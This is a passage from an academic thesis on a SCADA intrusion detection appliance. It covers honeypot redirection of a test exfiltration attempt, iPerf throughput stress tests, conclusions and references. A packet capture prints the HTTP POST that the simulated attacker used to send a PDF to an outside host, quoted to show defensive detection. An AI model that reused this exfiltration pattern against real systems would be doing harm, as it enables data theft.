At this point the attacker would likely believe that the sensitive document was exfiltrated successfully to the target server. However, this is not the case! The connection has been hijacked and sent to the honeypot, fully bypassing the destination host.

Once the file transfer between the host and honeypot completed successfully, I opened the packet capture file generated by *Honeytrap* using the popular packet analysis tool, Wireshark. Looking at the packets generated, I saw that an HTTP connection occurred towards an Internet host at 199.212.33.87 (as expected). This can be seen in Figure 30

```
POST /asdf.php HTTP/1.1
User-Agent: curl/7.26.0
Host: 199.212.33.87
Accept: */*
Content-Length: 6957052
Expect: 100-continue
Content-Type: multipart/form-data; boundary=----------------------------4f852599bfd4

HTTP/1.1 100 Continue

----------------------------4f852599bfd4
Content-Disposition: form-data; name="name"

name
----------------------------4f852599bfd4
Content-Disposition: form-data; name="filedata"; filename="Transparency_august.pdf"
Content-Type: application/octet-stream

%PDF-1.3
%..........
```

Figure 30: Analyzing the Exfiltration Attempt

By decoding the HTTP stream using Wireshark, we can see that the attacker tried to POST a PDF file called *Transparency_august.pdf* to a PHP page at *http://199.212.33.87/asdf.php*. Based on the file's name, we can conclude that the exfiltrated file was likely an internal and possibly sensitive document. Since the honeypot software stores a full packet capture of the transfer, it is possible to scrape the PDF file out of the packet capture, allowing us to open and analyze the compromised file.

Based on these results, we can see that my security algorithm has successfully identified the data exfiltration connection, marked it as malicious, and redirected it to the internal honeypot. The attacker was then fooled into believing the connection completed successfully. As per my expectations, my algorithm leveraged the *Honeytrap* honeypot software to successful collect valuable forensic information about the data exfiltration attempt. Furthermore, this forensic information provided enough detailed information to help us identify and extract the compromised document being exfiltrated.

6.3 Evaluating Device Efficiency

Now that I have assessed the viability and effectiveness of my security algorithm in a variety of attack scenarios, we must step back and look at its overall operational efficiency. Considering the low-latency and near real-time nature of SCADA environments, we must ensure that any inline security appliance does not impact the overall performance of the monitored network link.

6.3.1 Testing Goals

To accurately assess the efficiency of my algorithm and associated software, I must stress test the monitored link under a variety of scenarios to determine its throughput before and after placing my device inline. By measuring the device's throughput when handling a single type of security event, I can provide accurate efficiency measurements for all worst-case attack scenarios. This is done by comparing worst-case scenario throughput measurements against the overall link throughput capacity between two infrastructure devices.

During the stress testing process, I aimed to measure my device and algorithm's:

1. Ability to robustly handle all traffic and events without crashing or encountering other software related exceptions
2. Throughput when handling clean traffic fully saturating the network link
3. Throughput when handing and monitoring suspicious traffic fully saturating the network link
4. Throughput when hijacking and redirecting malicious traffic to the honeypot during full link saturation
5. Overall performance in the above three scenarios when handling packets of various sizes

6. Overall performance when compared to the network link's effective throughput

The measurement of each factor above can help us effectively and accurately assess the viability of deploying my algorithm in live SCADA environments.

Before continuing with the device efficiency assessment process, we must remember that my deployment relied on the (relative) inefficiency of the Python interpreted programming language. Although Python provides some increased efficiency through precompiled byte code, this optimization process does not compare to truly compiled language like C and C++. To further increase the efficiency of my appliance, I should consider porting all code to a language capable of being fully compiled on the target host. This was not done during the development of my prototype to save both time and effort.

6.3.2 Data Collection

For each of my testing scenarios, I assumed the monitored network link between two infrastructure devices had a bandwidth of 100Mbps. Because this link is point-to-point, network latency and processing delay is negligible, allowing us to assume an effective link throughput of approximately 100Mbps. This is used as a baseline to evaluate the true performance of my device. If my implementation is capable of providing an overall throughput speed greater than or equal to the actual link throughput, only then can it be considered eligible for a live deployment on a legacy SCADA network.

As mentioned previously, I decided to measure the performance of my deployment in three distinct worst-case scenarios: when the link is fully saturated with:

1. Clean traffic conforming to the network baseline

2. Suspicious traffic conforming to the network baseline, with the presence of recent security events
3. Malicious traffic not conforming to the network baseline

Since traffic tends to be variable on a live network, both in packet size and transmission duration, I decided to measure the three scenarios above with a variety of transmission durations per connection stream. To do this, each scenario was run 18 times, each time with static sustained connection durations ranging from 100ms to 1000ms. By doing this, I could observe my device's capacity for handling connection streams and individual packets of various sizes. This data was then plotted to gauge the overall throughput of the device in various scenarios.

To aid in the generation of the scenarios outlined above, I used *iPerf*, an open source network performance tool capable of measuring TCP and UDP performance in a variety of scenarios. [43] In each test two hosts - A and B - were wired directly to my security appliance, allowing it to fully monitor and control the link. The link speed used between each device was set to 1000Mbps, as to not cap my device's maximum effective throughput. Furthermore, I solely relied upon the TCP throughput efficiency capabilities of iPerf, considering – by design - TCP throughput performance is always less than UDP due to protocol overhead.

Next, iPerf was installed on host A to act as the client device for each testing scenario. A short Python script was created to execute iPerf continuously with a variety of settings conducive to each test. Since I aimed to measure the throughput performance of my device when handing variable packet sizes and connection durations, iPerf was executed 16 times per test with a static connection duration period (measured in milliseconds). This was done by looping through the connection durations chosen (100ms to 1000ms, steps of 50ms) and calling the following Python code:

```
threads = str(threads)
result = os.popen('iperf -c 172.16.0.2 -t ' + time + ' -P ' + threads + ' | grep SUM').read()
result = result.split('  ')
```

Figure 31: Stress Testing Using iPerf

Looking at the code above, I can see that my script is asking iPerf to connect to host B (172.16.0.2) using a connection duration of *time* and with a thread count of *threads*. Naturally, the connection duration is static depending on the test being run, while the thread count is set high enough (10,000 threads per experiment) to ensure total link saturation at any point in time.

Next, host B was set up with iPerf in server mode. In this mode, iPerf only listens for connections and redirects all transferred data to /dev/null.

When iPerf is executed via my testing script, the network link is fully saturated with connections conforming to the connection duration specified for each test. The instance of iPerf on host A then measures the overall connection performance and throughput, saving statistics to disk. Link saturation is continuous until all 10,000 threads execute successfully.

Now that iPerf has been scripted to execute and record data for each test scenario, I am ready to create and measure the performance of the three worst-case scenario conditions mentioned above.

In scenario one, clean traffic is generated to fully saturate the link. To create this scenario, a network baseline was generated on my device in which all connections between host A and B were whitelisted, regardless of the source or destination ports. Next, iPerf was run for each connection duration scenario (100ms to 1000ms, step of 50ms) to measure the device's effective throughput. In this scenario, my algorithm would execute through all security event detection steps, including the intensive device fingerprinting process. This scenario most accurately represents the worst-case efficiency of my device.

In scenario two, suspicious traffic is generated to fully saturate the link. To create this scenario, a network baseline was first generated on the device in which all connections between host A and B were whitelisted, regardless of the source or destination ports. Next, host A attempted performed a port scan against the network subnet, creating a series of events not conforming to the network baseline. Naturally this created a security event pinned to host A. Next, iPerf was run for each connection duration scenario (100ms to 1000ms, steps of 50ms) to measure the device's effective throughput. In this scenario, my algorithm would execute through all security event detection steps, fully monitoring each connection due to the recent security event. This test most accurately represents my algorithm's ability to passively monitor network connections on the fly while collecting relevant forensic data about possibly malicious connections.

In scenario three, entirely malicious traffic is generated to fully saturate the link. To create this scenario, a network baseline was not generated on my device, creating a condition in which all communications are marked as malicious. Next, iPerf was run for each connection duration scenario (100ms to 1000ms, steps of 50ms) to measure the device's effective throughput. In this scenario, my algorithm would execute only through the preliminary flow-based security event detection steps, sending all connections to the honeypot for interception and monitoring. This test most accurately represents my appliance's capacity for handing off malicious connections to the third-party honeypot software. This test also showcases *Honeytrap's* overall efficiency when handling these connections. Since each connection in this scenario should not reach the destination – as it is hijacked – the efficiency of *Honeytrap* only needs to be great enough to ensure its continual operations during full link saturation.

6.3.3 Observations and Analysis

After executing the testing scenarios outlined above, I found my deployment to be surprisingly efficient considering the interpreted nature of the Python language.

In scenario one where all connections were non-malicious, I found my device had a worst-case effective throughput speed of 380 Mbps during full link saturation with an average connection duration of 100ms. This can be seen in Figure 32.



Figure 32: Effective Throughput for Non-Malicious Connections

However, as connection durations approached 1000ms, the average effective throughput also increased before tapering off at around 1200 Mbps. Looking at the data, I can conclude that under such loads my device would be capable of sustaining throughput speeds exceeding that of the physical link.

In scenario two where all connections were marked as suspicious, I found my device had a worst-case effective throughput speed of 290 Mbps when experiencing

full link saturation with an average connection duration of 100ms. This can be seen in Figure 33.



Figure 33: Effective Throughput for Suspicious Connections

However, as connection durations approached 1000ms, average effective throughput also increased before tapering off at around 1100 Mbps. Looking at the data, it appears as if the device has some increased computational overhead for connections of short duration (< 200ms); however, it was still capable of sustaining throughput speeds exceeding that of the physical link.

In scenario three where all connections were marked as malicious, I found my device had a worst-case effective throughput speed of 38 Mbps when experiencing full link saturation with an average connection duration greater than 150ms. This can be seen in Figure 34.



Figure 34: Effective Throughput for Malicious Connections

At first the device appears to handle connections extremely efficiently, at a throughput rate far exceeding the physical link speed of 100Mbps. In this scenario, all packets are transparently hijacked and handed off to the honeypot for processing. Before interpreting the results above, I must note that *Honeytrap* is an entirely separate application from my algorithm's software: connections are only hijacked by my software and queued in *NFQUEUE* for *Honeytrap*.

Looking at the data present above, we can see that my appliance's ability to intercept and redirect traffic is not the limiting factor for overall performance: extremely high numbers of connections (due to low connection durations) equate to a high level of performance. This indicates that my device is efficiently handing off connections and *Honeytrap* is efficiently analyzing and logging incoming connections.

Conversely, as connection durations begin to exceed 200ms per packet, overall throughput decreases quickly before re-sustaining at around 40Mbps. Naturally, increased connection durations equate to large TCP windows sizes and increased packet data sizes as well. By looking at the data above, we can logically understand why throughput performance decreases and sustains at 40Mbps: as packet sizes

increases, so does the data being logged to disk for forensic usage. It appears as if the hard disk write times of my system have become the performance bottleneck of the device. Additionally, it seems as if there is implementation issue within *Honeytrap* causing a disk-writing bottleneck; after all, such a bottleneck does not exist when my software monitors and logs packets in the same fashion.

However, this is not a relevant issue: connections redirected to the honeypot are not actually being reintroduced into the network. As long as hijacked connections continue interacting with the attacker, forensic data is continually logged and alerts are generated. The overall performance cap due to the disk write bottleneck does not actually impact the effectiveness of my device in this scenario.

After extensive testing I found that my device did not decrease the overall throughput of the system to a rate lower than the physical link's effective throughput, except in the case of malicious connections sent to the honeypot. This can be seen in Figure 35.



Figure 35: Overall Device Throughput Rates

As mentioned in the previous section, throughput loss can only really impact a SCADA environment when my device creates a processing delay that decreases the link's effective throughput speed below the speed of the monitored network link. In all scenarios tested, I found my device introduced no processing delay capable of reducing the effective throughput of a physical link with a bandwidth of 100Mbps. This conforms to all efficiency goals outlined previous while not introducing any delay or throughput reduction into the monitored SCADA system.

Finally, I have concluded that by porting my code to a more efficient programming language capable of being compiled for the target system, I could reasonably increase overall device efficiency enough to potentially handle full link saturation for 1Gbps links between infrastructure devices.

Chapter 7. Conclusions and Future Work

At first glance SCADA networks appear to be similar to IT networks; however, this is not the case. Traditionally SCADA networks were physically isolated, providing some inherent level of security; yet, as SCADA networks slowly converged with both corporate intranets and the Internet, their security continually eroded. The gradual evolution of SCADA systems introduced many novel and previously unknown security risks.

During the advent of SCADA technologies, a heavy focus was put on providing system robustness, safety, and reliability. Because of this initial focus, widely deployed SCADA protocols like DNP3 and Modbus provide no inherent security controls. This makes managing security inherently difficult. Additionally, due to the unique nature of ICS networks, traditional IT security protection and mitigation mechanisms prove to be ineffective.

Ideally these insecure protocols would be replaced with newer, more secure variations; however, the need for backwards compatibility and high availability impedes the adoption of newer protocols.

Furthermore, the advent of advanced persistent threats in recent years has showcased the vulnerable nature of SCADA systems deployed throughout the world. These attackers, often highly skilled, persistent, and resourceful, highlighted the relative ineffectiveness of existing SCADA-centric security solutions.

Throughout this thesis I have outlined common attack vectors used by advanced persistent threats to subvert the few security controls deployed in SCADA networks. These vectors include: customized malware, zero-day exploits, illegitimate credential use, man-in-the-middle attacks, device impersonation attempts, brute-force network scans, and even insider attacks. Each of these attack vectors requires a specific approach to event detection and mitigation. Unfortunately, a catchall

solution capable of providing robust security event detection in depth specifically for SCADA networks does not currently exist.

In response to this need, I have identified various algorithmic strategies for detecting and mitigating these common APT attack vectors, pertaining specifically to SCADA networks. Primarily, the integration of flow-based intrusion detection systems, passive device fingerprinting, and traditional signature-based IDS technologies provides a highly effective capacity for detecting all common attack vectors used by APTs.

After extensive testing, it was shown how the integration of these technologies into a single security solution has provided a verifiably robust and effective solution to the problem at hand. Furthermore, the deployment of this unified security event detection algorithm was shown to provide detection in depth without negatively impacting network throughput or latency – a problem plagued by most types of SCADA-specific security controls.

Future work should aim to optimize the current platform by porting it to a more efficient programming language and underlying platform. This type of optimization could increase the solution's traffic analysis capacity enough to sufficiently handle network speeds exceeding 1Gbps. Furthermore, a hardware-based deployment should be placed within multiple live SCADA networks to measure the real-world effectiveness of my solution.

Although industrial control systems still have a long way to go before being considered extremely secure, this should not dissuade us. Cyber warfare has become an integral component of modern warfare; this can be seen in the recent supposed 'state-sponsored' attacks against Iran's nuclear facilities. For years, countries like China and North Korea have been openly training technology experts in preparation for cyber attacks. This fundamental shift towards state-sponsored hacking cannot be ignored. In order to ensure the pervasive security of our nation's critical infrastructure, we must work towards providing simple, secure, and robust

mitigating security controls. After all, compensating controls only delay our system's inevitable exploitation. These issues must not be ignored.

Reference List

[1] ABB. "MicroSCADA Pro for Substation Automation." ABB MicroSCADA Pro SA. N.p., n.d. Web. 4 Jan. 2014. <http://www.abb.us/product/db0003db004281.

[2] Abrams, Marshall, and Joe Weiss. "Malicious Control System Cyber Security Attack Case Study - Maroochy Water Services, Australia." A U.S. Department of Commerce Web site. July 23, 2008. http://csrc.nist.gov/groups/SMA/fisma/ics/documents/Maroochy-Water-Services-Case-Study_report.pdf (accessed March 12, 2011).

[3] Axelsson, Stefan. Intrusion detection systems: A survey and taxonomy. Vol. 99. Technical report, 2000.

[4] Axelsson, Stefan. "The base-rate fallacy and the difficulty of intrusion detection." ACM Transactions on Information and System Security (TISSEC) 3.3 (2000): 186-205.

[5] Alder, R., et al. "Snort: IDS and IPS Toolkit." (2007).

[6] American Gas Association. *Cryptographic Protection of SCADA Communications Part 1: Background, Policies and Test Plan*. No. 12. Technical Report AGA Report, 2005.

[7] American Gas Association. *Cryptographic Protection of SCADA Communications; Part 2: Retrofit Link Encryption for Asynchronous Serial Communications.* No. 12. AGA Report.

[8] Ask, Merete, et al. "Advanced Persistent Threat (APT) Beyond the hype."

[9] Baecher, Paul, et al. "The nepenthes platform: An efficient approach to collect malware." Recent Advances in Intrusion Detection. Springer Berlin Heidelberg, 2006.

[10] Barbosa, Rafael Ramos Regis, and Aiko Pras. "Intrusion detection in SCADA networks." Mechanisms for Autonomous Management of Networks and Services. Springer Berlin Heidelberg, 2010. 163-166.

[11] Behfarshad, Zahra. "Survey of Malware Distribution Networks."

[12] B. Binde, R. McRee and T. J. Oâ€™Connor. Assessing outbound traffic to uncover advanced persistent threat. SANS Institute.Whitepaper 2011.

[13] Beale, Jay, Andrew R. Baker, and Joel Esler. Snort IDS and IPS toolkit: featuring Jay Beale and Members of the Snort Team. Syngress Press, 2007.

[14] Bigham, John, David Gamez, and Ning Lu. "Safeguarding SCADA systems with anomaly detection." Computer Network Security. Springer Berlin Heidelberg, 2003. 171-182.

[15] Biondi, Philippe. "Scapy." see http://www. secdev. org/projects/scapy (2011).

[16] Brewer, Ross. "Protecting critical control systems." Network Security 2012.3 (2012): 7-10.

[17] Byres, Eric J., Dan Hoffman, and Nate Kube. "On shaky ground-a study of security vulnerabilities in control protocols." *Proc. 5th American Nuclear Society Int. Mtg. on Nuclear Plant Instrumentation, Controls, and HMI Technology* (2006).

[18] Byres, Eric J., Matthew Franz, and Darrin Miller. "The use of attack trees in assessing vulnerabilities in SCADA systems." *International Infrastructure Survivability Workshop (IISW'04), IEEE, Lisbon, Portugal*. 2004.

[19] Carcano, Andrea, et al. "State-based network intrusion detection systems for SCADA protocols: a proof of concept." Critical Information Infrastructures Security. Springer Berlin Heidelberg, 2010. 138-150.

[20] Chandia, Rodrigo, et al. "Security strategies for SCADA networks." *Critical Infrastructure Protection* (2007): 117-131.

[21] Chen, Pei-Te, et al. "Comparative survey of local honeypot sensors to assist network forensics." Systematic Approaches to Digital Forensic Engineering, 2005. First International Workshop on. IEEE, 2005.

[22] Chen, Thomas M. "Stuxnet: The Real Start of Cyber Warfare." IEEE Network, November/December 2010: 2-3.

[23] Chikuni, E., & Dondo, M. (2007, September). Investigating the security of electrical power systems SCADA. In *AFRICON 2007* (pp. 1-7). IEEE.

[24] Daly, Michael K. "Advanced persistent threat." 23rd Large Installation System Administration Conference. USENIX, Baltimore. 2009.

[25] Damshenas, Mohsen, Ali Dehghantanha, and Ramlan Mahmoud. "A SURVEY ON MALWARE PROPAGATION, ANALYSIS, AND DETECTION." International Journal of Cyber-Security and Digital Forensics (IJCSDF) 2.4 (2013): 10-29.

[26] DNP3 Organization's ftp site, File: TD-AuthenticationObject-GG-1.doc. ftp://dnp.org/Tech%20Bulletin%20Drafts/.

[27] E. Byres, "Securing SCADA systems from APTs like Flame and Stuxnet â€“ Part 1," Tofino Security, vol. 2013, pp. 1, Jun 12 2012, 2012.

[28] East, Samuel, et al. "A Taxonomy of Attacks on the DNP3 Protocol." *Critical Infrastructure Protection III* (2009): 67-81.

[29] Electric Power Research Institute. "DNP Security Development, Evaluation and Testing Project Opportunity." Palo Alto, California. (2008)

[30] Espenschied, Jon. "A Discussion of Threat Behavior: Attackers & Patterns." Microsoft Corporation and NATO CyCon, June (2012).

[31] Farwell, James P., and Rafal Rohozinski. "Stuxnet and the future of cyber war." *Survival* 53.1 (2011): 23-40.

[32] Fernandez, John D., and Andres E. Fernandez. "SCADA systems: vulnerabilities and remediation." *Journal of Computing Sciences in Colleges*20.4 (2005): 160-168.

[33] Fovino, Igor Nai, et al. "Distributed intrusion detection system for SCADA protocols." Critical Infrastructure Protection IV. Springer Berlin Heidelberg, 2010. 95-110.

[34] Fovino, Igor Nai, et al. "Modbus/dnp3 state-based intrusion detection system." Advanced Information Networking and Applications (AINA), 2010 24th IEEE International Conference on. IEEE, 2010.

[35] Gilchrist, Grant. "Secure authentication for DNP3." *Power and Energy Society General Meeting-Conversion and Delivery of Electrical Energy in the 21st Century, 2008 IEEE*. IEEE, 2008.

[36] Gold, Steve. "The SCADA challenge: securing critical infrastructure." *Network Security* 2009.8 (2009): 18-20.

[37] Graham, James H., and Sandip C. Patel. "Security considerations in scada communication protocols." (2004).

[38] Gura, Nils, et al. "Comparing elliptic curve cryptography and RSA on 8-bit CPUs." *Cryptographic Hardware and Embedded Systems-CHES 2004* (2004): 925-943.

[39] Hentea, Mariana. "Improving security for SCADA control systems."*Interdisciplinary Journal of Information, Knowledge, and Management* 3 (2008): 73-86.

[40] Hieb, Jeffrey, James Graham, and Sandip Patel. "Security enhancements for distributed control systems." *Critical Infrastructure Protection* (2007): 133-146.

[41] Huitsing, Peter, et al. "Attack taxonomies for the Modbus protocols."*International Journal of Critical Infrastructure Protection* 1 (2008): 37-44.

[42] Igure, Vinay M., Sean A. Laughter, and Ronald D. Williams. "Security issues in SCADA networks." *Computers & Security* 25.7 (2006).

[43] "Iperf - The TCP/UDP Bandwidth Measurement Tool." Iperf - The TCP/UDP Bandwidth Measurement Tool. N.p., n.d. Web. 7 Dec. 2013. http://iperf.fr.

[44] K. Munro, "RSA and the APT Attack," Bit9, vol. 2013, pp. 1, March 18, 2011, 2011.

[45] Kohno, Tadayoshi, Andre Broido, and Kimberly C. Claffy. "Remote physical device fingerprinting." Dependable and Secure Computing, IEEE Transactions on 2.2 (2005): 93-108.

[46] Kim, Jeong Han, Daniel R. Simon, and Prasad Tetali. "Limits on the efficiency of one-way permutation-based hash functions." *Foundations of Computer Science, 1999. 40th Annual Symposium on*. IEEE, 1999.

[47] Knapp, Eric, and Joel Langill. Industrial Network Security: Securing Critical Infrastructure Networks for Smart Grid, SCADA, and Other Industrial Control Systems. Elsevier, 2011

[48] Krawczyk, H., M. Bellare, and R. Canetti. *HMAC: Keyed-Hashing for Message Authentication*. Feb. 1997. IETF RFC 2104.

[49] Krebs, Brian. "Cyber incident blamed for nuclear power plant shutdown."*Washington Post, June* 5 (2008): 2008.

[50] Krekel, Bryan. *Capability of the People's Republic of China to conduct cyber warfare and computer network exploitation*. NORTHROP GRUMMAN CORP MCLEAN VA, 2009.

[51] Krutz, Ronald L. Securing SCADA Systems. Indianapolis: Wiley Publishing Inc., 2006.

[52] Makhija, J., and L. R. Subramanyan. *Comparison of protocols used in remote monitoring: DNP 3.0*. IEC 870-5-101 & Modbus, 2003.

[53] Mander, Todd, et al. "Data object based security for DNP3 over TCP/IP for increased utility commercial aspects security." *Power Engineering Society General Meeting, 2007. IEEE*. IEEE, 2007.

[54] Mandiant Inc., "APT1: Exposing one of china's cyber espionage units," Mandiant Inc., February 6, 2013. 2013`.

[55] McCanne, Steven, and Van Jacobson. "The BSD packet filter: A new architecture for user-level packet capture." Proceedings of the USENIX Winter 1993 Conference Proceedings on USENIX Winter 1993 Conference Proceedings. USENIX Association, 1993.

[56] McGillicuddy, Shamus. "Know the Risks of Running Industrial Control Systems on IP Networks." A SearchNetworking Web site. January 7, 2009. http://searchnetworking.techtarget.com/news/1344304/Know-the-risks-of-running-industrial-control-systemson-IP-networks (accessed March 24, 2011).

[57] Munro, Ken. "SCADA–A critical situation." *Network Security* 2008.1 (2008): 4-6.

[58] Parks, Raymond C. "Advanced metering infrastructure security considerations." *SANDIA REPORT, Sandia National Laboratories* (2007).

[59] Patel, Sandip C., and Yingbing Yu. "Analysis of SCADA Security models. "*International Management Review* 3.2 (2007).

[60] Pollet, Jonathan. "SANS Analyst Program." A SANS Institute Web site. December 2010. http://www.sans.org/reading_room/analysts_program/mcafee_nitro_bunker_12_2010.pdf (accessed March 19, 2011).

[61] Provos, Niels. "Honeyd virtual honeypot." Dostupno na http://www. honeyd. org (2005).

[62] Provos, Niels, and Thorsten Holz. Virtual honeypots: from botnet tracking to intrusion detection. Pearson Education, 2007.

[63] Ralston, P. A. S., J. H. Graham, and J. L. Hieb. "Cyber security risk assessment for SCADA and DCS networks." *ISA transactions* 46.4 (2007): 583-594.

[64] Rescorla, Eric. *SSL and TLS: designing and building secure systems*. Vol. 1. Reading, Massachusetts: Addison-Wesley, 2001.

[65] Sandia National Laboratories, "The Center for SCADA Security." http://www.sandia.gov/scada/history.htm

[66] S. Bodmer and A. Eisen. Reverse Deception: Organized Cyber Threat Counter-Exploitation 2012.

[67] Schneier, Bruce. "SHA-1 Broken." *Schneier on Security*. N.p., 15 Feb. 2005. Web. 9 Nov. 2012. <http://www.schneier.com/blog/archives/2005/02/sha1_broken.html>.

[68] Sciacca, Samuel C., and Wayne R. Block. "Advanced SCADA concepts. "*Computer Applications in Power, IEEE* 8.1 (1995): 23-28.

[69] Secunia. "ABB MicroSCADA Wserver.exe Two Code Execution Vulnerabilities." Secunia Blog. N.p., n.d. Web. 17 Jan. 2014. http://secunia.com/community/advisories/55845>.

[70] Signatures, I. D. S., Field Device Protection Profile, and Nessus SCADA Plugins. "Digital Bond." (2007).

[71] Smith, "Chinese hackers use compromised USA university computers to attack US," Network World, vol. 2013, pp. 1, March 2, 2013, 2013.

[72] Smith, Clifton L. "Understanding concepts in the defence in depth strategy." Security Technology, 2003. Proceedings. IEEE 37th Annual 2003 International Carnahan Conference on. IEEE, 2003.

[73] SP99, I. S. A. "Integrating electronic security into the manufacturing and control systems environment." *Instrumentation, Systems, and Automation Society, ISA-TR99. 00.02-2004* (2004).

[74] SP99, I. S. A. "Security technologies for manufacturing and control systems."*Instrumentation, Systems, and Automation Society, ISA-TR99. 00.01-2004*(2004).

[75] Specification, Modbus Application Protocol. "v1. 1." *Information available in http://www. sifinfo. org/spec. html* (2002).

